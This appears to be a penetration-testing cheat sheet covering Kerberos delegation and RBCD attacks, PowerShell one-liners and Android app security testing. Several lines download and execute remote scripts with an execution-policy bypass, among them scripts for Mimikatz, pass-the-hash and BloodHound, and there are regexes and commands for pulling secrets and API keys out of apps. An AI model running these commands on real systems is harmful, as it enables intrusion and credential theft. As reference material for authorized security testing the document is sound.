
1. *User1* requests a TGS for *ServiceZ*, of *UserZ*.
2. The KDC checks if *UserZ* has the *TrustedForDelegation* flag set (Yes).
3. The KDC includes a TGT of *User1* inside the TGS for *ServiceZ*.
4. *ServiceZ* receives the TGS with the TGT of *User1* included and stores it for later use.




Constrained delegation and RBCD (Resource Based Constrained Delegation)

Delegation is constrained to only some whitelisted third-party services.


- S4U2Proxy Constrained




- S4U2Proxy RBCD




- S4U2Proxy Service Name Change




- S4U2Self



- S4U2Self & S4U2Proxy combined Constrained




- S4U2Self & S4U2Proxy combined RBCD



- RBCD attack

GitHub - tothi/rbcd-attack: Kerberos Resource-Based Constrained Delegation Attack from Out...
[GitHub](#)



PS tips & tricks

PS onliners

```
# Send email
powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Email.ps1')"

# Who's connected to DC
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/WhoIsConnected.ps1')"

# List users in specified group
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-Group.ps1')"

# User's groups
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-UserGroups.ps1')"

# PTH
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-PTH.ps1')"

# See who's local admin
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-LocalAdmin.ps1')"

# Get DC names
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-DCNames.ps1')"

# List all machines names
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-MachinesNames.ps1')"

# What's copied in clipboard
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-Clipboard.ps1')"

# Check if you're local admin in any remote machine
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Get-LocalAdminInRemote.ps1')"

# Run BH
powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Run-BH.ps1')"

# Run mimikatz
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellOnliners/PowerShellOnliners/master/Run-Mimikatz.ps1')"

# Get all A records in zone
Get-DnsRecord -RecordType A -ZoneName FQDN -Server ServerName | % {Add-Content -Value $_ -Path "C:\Windows\system32\drivers\etc\hosts" -Force}
Get-WmiObject -Namespace Root\MicrosoftDNS -Query "SELECT * FROM MicrosoftDNS_AType WHERE ComputerName = '$(Get-ComputerName)'"

# Get DC List
nltest /dclist, nslookup -q=srv _kerberos._tcp
```


Mobile

General

```
# MobSF
docker pull opensecurity/mobile-security-framework-mobsf
docker run -it -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest

# Burp
Add proxy in Mobile WIFI settings connected to Windows Host Wifi pointing to 192.168.X.1:8080
Vbox Settings Machine -> Network -> Port Forwarding -> 8080
Burp Proxy -> Options -> Listen all interfaces

# Tools
https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet
https://github.com/MobSF/Mobile-Security-Framework-MobSF
https://github.com/m0bilesecurity/RMS-Runtime-Mobile-Security

# Flutter apps
https://github.com/Hamz-a/boring-flutter
https://github.com/ptswarm/reFlutter

# Frida
https://learnfrida.info/
```

Android

Tools

Extract

```
# Jadx - decompiler gui
jadx-gui
# Jadx - decomp cli (with deobf)
jadx -d path/to/extract/ --deobf app_name.apk

# Apkx decompiler
apkx example.apk

# Apktool
apktool d app_name.apk
```

Get sensitive info

```

#Urls and secrets
# https://github.com/dwisiswant0/apkleaks
python apkleaks.py -f ~/path/to/file.apk

# Analyze URLs in apk:
# https://github.com/shivsahni/APKEnum
python APKEnum.py -p ~/Downloads/app-debug.apk

# Quick wins tool (go branch)
# https://github.com/mzfr/slicer
slicer -d path/to/extract/apk

# Unpack apk and find interesting strings
apktool d app_name.apk
cd apk_folder
grep -EHirn "accesskey|admin|aes|api_key|apikey|checkClientTrusted|crypt|http:|https:|password"
grep -Phro "(https?://)[\w\.-/]+[\\"'\`]" | sed 's#"##g' | anew | grep -v "w3\|android\|github"

# Regex FCM Server Keys for push notification services control
AAAA[A-Za-z0-9_-]{7}:[A-Za-z0-9_-]{140}
AIza[0-9A-Za-z_-]{35}

# FCM Google Server Keys Validation
# https://github.com/adarshshetty18/fcm_server_key
python3 fcmserverkey.py file.apk

# Facebook Static Analysis Tool
https://github.com/facebook/mariana-trench/

# Manifest.xml findings:
android:allowBackup = TRUE
android:debuggable = TRUE
andorid:exported= TRUE or not set (within <provider>-Tag) --> allows external app to access data
android.permission.WRITE_EXTERNAL_STORAGE / READ_EXTERNAL_STORAGE (ONLY IF sensitive data was
Use of permissions
    e.g. the app opens website in external browser (not inApp), however requires "andriod:protectionLevel"
    "android:protectionLevel" was not set properly (<permission android:name="my_custom_permission">
    missing android:permission (permission tags limit exposure to other apps)

```

Static analyzers

```
# Android Malware Analyzer
# https://github.com/quark-engine/quark-engine
pipenv shell
quark -a test.apk -r rules/ --detail

# Androtickler
https://github.com/ernw/AndroTickler
java -jar AndroTickler.jar

# androbugs.py
python androbugs.py -f /root/android.apk

# MobSF
# https://github.com/MobSF/Mobile-Security-Framework-MobSF

- Findings:
Cleartext credentials (includes base64 encoded or weak encrypted ones)
Credentials cracked (brute-force, guessing, decrypted with stored cryptographic-key, ...)
File permission MODE_WORLD_READABLE / MODE_WORLD_WRITEABLE (other apps/users are able to read,
If http is in use (no SSL)
Anything that shouldn't be there (debug info, comments with info disclosure, ...)
```

Manual analysis (adb, frida, objection, etc...)


```

# Useful apps:
# Xposed Framework
# RootCloak
# SSLUnpinning

# Check Info Stored
find /data/app -type f -exec grep --color -Hsiran "FINDTHIS" {} \;
find /storage/sdcard0/Android/ -maxdepth 7 -exec ls -dl \{\} \;

/data/data/com.app/database/keyvalue.db
/data/data/com.app/database/sqlite
/data/app/
/data/user/0/
/storage/emulated/0/Android/data/
/storage/emulated/0/Android/obb/
/assets
/res/raw
/target/global/Constants.java

# Check logs during app usage
https://github.com/JakeWharton/pidcat

# Download apks
https://apkpure.com
https://apps.evozi.com/apk-downloader/
https://apkcombo.com/

```

Burp Cert Installation > Android 7.0

```

#!/bin/bash

# Export only certificate in burp as DER format
openssl x509 -inform DER -in cacert.der -out cacert.pem
export CERT_HASH=$(openssl x509 -inform PEM -subject_hash_old -in cacert.pem | head -1)
adb root && adb remount
adb push cacert.pem "/sdcard/${CERT_HASH}.0"
adb shell su -c "mv /sdcard/${CERT_HASH}.0 /system/etc/security/cacerts"
adb shell su -c "chmod 644 /system/etc/security/cacerts/${CERT_HASH}.0"
rm -rf cacert.*
# Reboot device

```

Tips

Recon:

- AndroidManifest.xml (basically a blueprint for the application)

Find exported components, api keys, custom deep link schemas, schema endpoints etc.

- resources.arsc/strings.xml

Developers are encouraged to store strings in this file instead of hard coding in application

- res/xml/file_paths.xml

Shows file save paths.

- Search source code recursively

Especially BuildConfig files.

- Look for firebase DB:

Decompiled apk: Resources/resources.arsc/res/values/strings.xml, search for "firebsae.io" and https://*.firebase.io/.json

API Keys:

- String references in Android Classes

getString(R.string.cmVzb3VyY2VzX3lv)

cmVzb3VyY2VzX3lv is the string resource label.

- Find these string references in strings.xml

apikeyhere

- Piece together the domains and required params in source code

Exported components:

- Activities - Entry points for application interactions of components specified in AndroidManifest.xml

Has several states managed by callbacks such as onCreate().

→ Access to protected intents via exported Activities

One exported activity that accepts a user provided intent can expose protected intents.

→ Access to sensitive data via exported Activity

Often combined with deep links to steal data via unvalidated parameters. Write session token to external file.

→ Access to sensitive files, stealing files, replacing imported files via exported Activity's external-files-path, external-path

Public app directories

→ Look for "content://" in source code

- Service - Supplies additional functionality in the background.

→ Custom file upload service example that is vulnerable because android:exported="true". Will allow other applications to send data to the service or steal sensitive data from applications depending on it.

- Broadcast receivers - Receives broadcasts from events of interest. Usually specified broadcast intent filter.

→ Vulnerable when receiver is exported and accepts user provided broadcasts.

→ Any application, including malicious ones, can send an intent to this broadcast receiver.

- Content providers - Helps applications manage access to stored data and ways to share data with other applications.

→ Content providers that connect to sqlite can be exploited via SQL injection by third party applications.

Deep links

- In Android, a deep link is a link that takes you directly to a specific destination within an application.

→ Think of deep links as Android urls to specific parts of the application.

→ Usually mirrors web application except with a different schema that navigate directory to specific page.

→ Verified deep links can only use http and https schemas. Sometimes developers keep custom schemas for specific features.

- Type of vulnerabilities are based on how the scheme://, host://, and parameters are validated.

→ CSRF - Test when autoVerify="true" is not present in AndroidManifest.xml. It's easier.

→ Open redirect - Test when custom schemes do not verify endpoint parameters or hosts

→ XSS - Test when endpoint parameters or host not validated, addJavaScriptInterface and

→ `setJavascriptEnabled(true);` is used.
→ LFI – Test when deep link parameters aren't validated. `appschema://app/goto?file=`

Database encryption

- Check database is encrypted under `/data/data/<package_name>/`
- Check in source code for database credentials

Allowed backup

- Lead to sensitive information disclosure
- `adb backup com.vendor.app`

Logging Enabled

- Check logcat when login and any action performed

Storing Sensitive Data in External Storage

- Check data stored after usage `/sdcard/android/data/com.vendor.app/`

Weak Hashing Algorithms

- MD5 is a weak algorithm and have collisions

Predictable Random Number Generator (PRNG)

- The `java.util.Random` function is predictable

Hard-coded Data

- Hard-coded user authentication information (credentials, PINs, etc.)
- Hard-coded cryptographic keys.
- Hard-coded keys used for encrypted databases.
- Hard-coded API keys/private
- Hard-coded keys that have been encoded or encrypted (e.g. base64 encoded, XOR encrypted, etc.)
- Hard-coded server IP addresses.

Debug Mode enabled

- Start a shell on Android and gain an interactive shell with `run-as` command
- `run-as com.vendor.app`
- `adb exec-out run-as com.vendor.app cat databases/appName > appNameDB-copy`

